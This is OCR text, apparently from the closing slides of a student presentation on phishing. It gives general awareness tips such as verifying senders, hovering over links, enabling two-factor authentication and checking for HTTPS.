
VERIFY THE EMAIL SENDER

KEEP AN EYE OUT FOR UNEXPECTED EMAILS

m

CHECK THE CONTENT OF THE MESSAGE


- Spelling and grammar mistakes
- Trustworthy establishments usually edit and review their content
- Generic welcomes such as "Dear User" in place of personalized ones that contain your name




y

REFRAIN FROM CLICKING ON DUBIOUS LINKS

- To view a URL before clicking on it, hover your cursor over links in emails or messages
- Make sure the URL corresponds to the address of the official website
- Refrain from clicking on links in emails requesting private or sensitive information






c

MAKE USE OF 2FA, OR TWO-FACTOR AUTHENTICATION

- Turn on 2FA whenever you can
- By requiring a second form of verification in addition to your password, this increases security

y



LOOK FOR SECURE WEBSITES


Make sure the URL of the website you are sending information to begins with "https://" as opposed to "http://"


It is a secure connection indicated by the "s"

WATCH OUT FOR POP-UP FORMS

y

LEARN SOMETHING NEW AND REMAIN UP TO DATE





MAKE USE OF A TRUSTED SECURITY SUITE

i

CONCLUSION

In summary, this project has demonstrated the process of setting up a phishing attack, highlighting the technical steps involved and the importance of awareness in cybersecurity. Our exploration serves as a stark reminder of the threats present in the digital world and underscores the need for vigilant online practices.

THANK YOU FOR YOUR ATTENTION.